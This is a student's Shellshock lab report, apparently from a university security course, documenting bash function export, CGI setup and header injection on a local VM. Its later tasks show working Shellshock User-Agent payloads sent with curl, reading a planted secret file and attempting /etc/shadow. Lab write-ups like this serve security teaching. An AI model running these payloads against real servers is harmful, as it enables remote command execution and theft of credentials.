


# Information Security LAB 2

## Shellshock Attack Lab

C Diya


PES1201700246

### Task 1: Experimenting with Bash Function




```
Terminal
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ foo='() { echo "hello world";}'
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ echo $foo
() { echo "hello world";}
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ declare -f foo
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ export foo
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ bash_shellshock
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ declare -f foo
foo ()
{
    echo "hello world"
}
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ foo
hello world
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$
```

**Observation:** The screenshot above shows the setting of an environment variable called “foo”. This environment variable is then declared as a function using the declare command. The foo function now contains the “Hello World” echo statement. This foo is then inherited into a bash\_shellshock. On printing “foo” on the bash\_shellshock, the “Hello World” program is printed from the function foo.



```
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ unset foo
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ env | grep foo
<> "hello world";};echo "This is a shellshock vulnerability"
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ export foo
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ echo $foo
() { echo "hello world";};echo "This is a shellshock vulnerability"
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ bash_shellshock
This is a shellshock vulnerability
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$
```


**Observation:** The vulnerability is further tested using the echo command. The screen shot above again shows the echo statement being printed once it enters the bash\_shellshock. When environment variables are exported and opened in another bash then this environment variable is inherited by the child bash. The child bash inherits the environment variable from the parent, parses it and now treats it as a function instead. Thus, executing foo in the child bash will echo "Hello World" as shown.



```
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ env | grep foo
foo=() { echo "hello world"
<> "hello world";};echo "This is shellshock vulnerability"
>
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ export foo
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ env | grep foo
foo=() { echo "hello world";};echo "This is shellshock vulnerability"
foo=() { echo "hello world"
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$ bash
[09/05/20]seed@CDiya_PES1201700246:.../cgi-bin$
```

**Observation:** The screenshot above shows the testing on a patched version of bash. It can be observed that nothing gets printed since the echo command does not run.


## TASK 2: Setting up CGI programs



The screenshot shows a terminal window titled "Attacker1 [Running] - Oracle VM VirtualBox". The terminal is running GNU nano 2.5.3, editing a file named "myprog.cgi". The content of the file is as follows:

```
#!/bin/bash shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

**Observation:** The cgi program shown above is created in the `usr/lib/cgi-bin` directory. The program is meant to execute "Hello World" in the `bash_shellshock`(unpatched version). The content type is `text/plain`.




The screenshot shows a terminal window titled "Attacker1 [Running] - Oracle VM VirtualBox". The terminal displays the following commands and output:

```
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ sudo nano myprog.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ sudo chmod 755 myprog.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 84 Sep  5 15:15 myprog.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$
```


**Observation:** The screenshot above shows the HTTP request is generated using the curl command and this invokes the cgi script. 755 is used to make the script executable.

A cgi shell script can be used to launch a Shellshock attack on a web server and to gain privileges on the server. Web servers enable CGI, which is a standard method used to generate dynamic content on Web page. Therefore, before a CGI program is executed, a shell program will be invoked and the vulnerability of bash\_shellshock will be exposed.




**Observation:** Furthermore, on viewing this from localhost, the Hello World can be seen. Thus, cgi scripts were used to print content on web servers.

## TASK 3: Passing Data to Bash via Environment Variable



```
GNU nano 2.5.3 File: myprog1.cgi
#!/bin/bash shellshock
echo "Content-type:text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ
```


**Observation:** The cgi program written is used to print the environment variables.



```
Terminal File Edit View Search Terminal Help
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ sudo nano myprog1.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ sudo chmod 755 myprog1.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$ curl http://localhost/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog1.cgi
REMOTE_PORT=34718
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog1.cgi
SCRIPT_NAME=/cgi-bin/myprog1.cgi
[09/05/20]seed@CDIya_PES1201700246:~/cgi-bin$
```

**Observation:** The cgi program written can be invoked using the curl command. The -A attached to the curl command can be used to add any additional data to set the HTTP\_USER\_AGENT header. This way any malicious data can be passed to to set headers to a HTTP request. This vulnerability can be used to inject an attacker's code into a target system. We pass "MALICIOUS DATA" to the header and it can be seen that the HTTP\_USER\_AGENT contains this. Thus, any arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables


## TASK 4: Launching the Shellshock Attack



A terminal window titled "Terminal" with a top bar showing "GNU nano 2.5.3" and "File: secret". The terminal content shows the following commands and output:

```
#!/bin/bash shellshock
echo "Content-type:text/plain"
echo
echo "***** SECRET FILE *****"
echo "Username: DiyaChandra"
echo "Password: PES2017"
```

**Observation:** The file above is a secret file containing a username and password. This is stored in the cgi directory. The following information is attempted to be stolen



A terminal window titled "Terminal" with a top bar showing "3:40 PM". The terminal content shows the following commands and output:

```
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ sudo nano secret
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ sudo chmod 755 secret
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ ls -l secret
-rwxr-xr-x 1 root root 150 Sep  5 15:40 secret
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ cat secret
#!/bin/bash shellshock
echo "Content-type:text/plain"
echo
echo "***** SECRET FILE *****"
echo "Username: DiyaChandra"
echo "Password: PES2017"
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$ curl http://localhost/cgi-bin/secret
***** SECRET FILE *****
Username: DiyaChandra
Password: PES2017
[09/05/20]seed@CDiya_PES1201700246:~/cgi-bin$
```



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
8:32 AM

echo "Content-type:text/plain"
echo
echo "***** SECRET FILE *****"
echo "Username: DiyaChandra"
echo "Password: PES2017"

[09/10/20]seed@CDiya_PES1201700246:~/cgi-bin$ curl http://localhost/cgi-bin/secret
***** SECRET FILE *****
Username: DiyaChandra
Password: PES2017


[09/10/20]seed@CDiya_PES1201700246:~/cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { ;; } ; echo Content-Type: text/plain; echo; /bin/cat secret;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
Host: localhost
User-Agent: () { ;; } ; echo Content-Type: text/plain; echo; /bin/cat secret;
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 12:32:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/plain

#!bin/bash shellshock
echo "Content-type:text/plain"
echo
echo "***** SECRET FILE *****"
echo "Username: DiyaChandra"
echo "Password: PES2017"

* Connection #0 to host localhost left intact
[09/10/20]seed@CDiya_PES1201700246:~/cgi-bin$
```

**Observation:** On running the curl command with the cat command on the victim machine to steal this secret data file, we send the cat command using our -A option in curl, which sets the user agent header. On running the command it can be seen that the contents of the files are stolen and printed on the console as shown



**Observation:** Furthermore, on viewing this from localhost, the secret content file can be seen. Thus, the shellshock attack has been launched and can steal confidential information on the victim machine.

```
* Connection #0 to host localhost left intact
[09/10/20]seed@CDiya_PES1201700246:.../cgi-bin$ curl -v http://localhost/cgi-bin/myprog.cgi -A "() { :: } ; echo Content-Type: text/plain; echo; /bin/cat /etc/shadow;"
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
Host: localhost
User-Agent: () { :: } ; echo Content-Type: text/plain; echo; /bin/cat /etc/shadow;
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 12:36:49 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Content-Type: text/plain

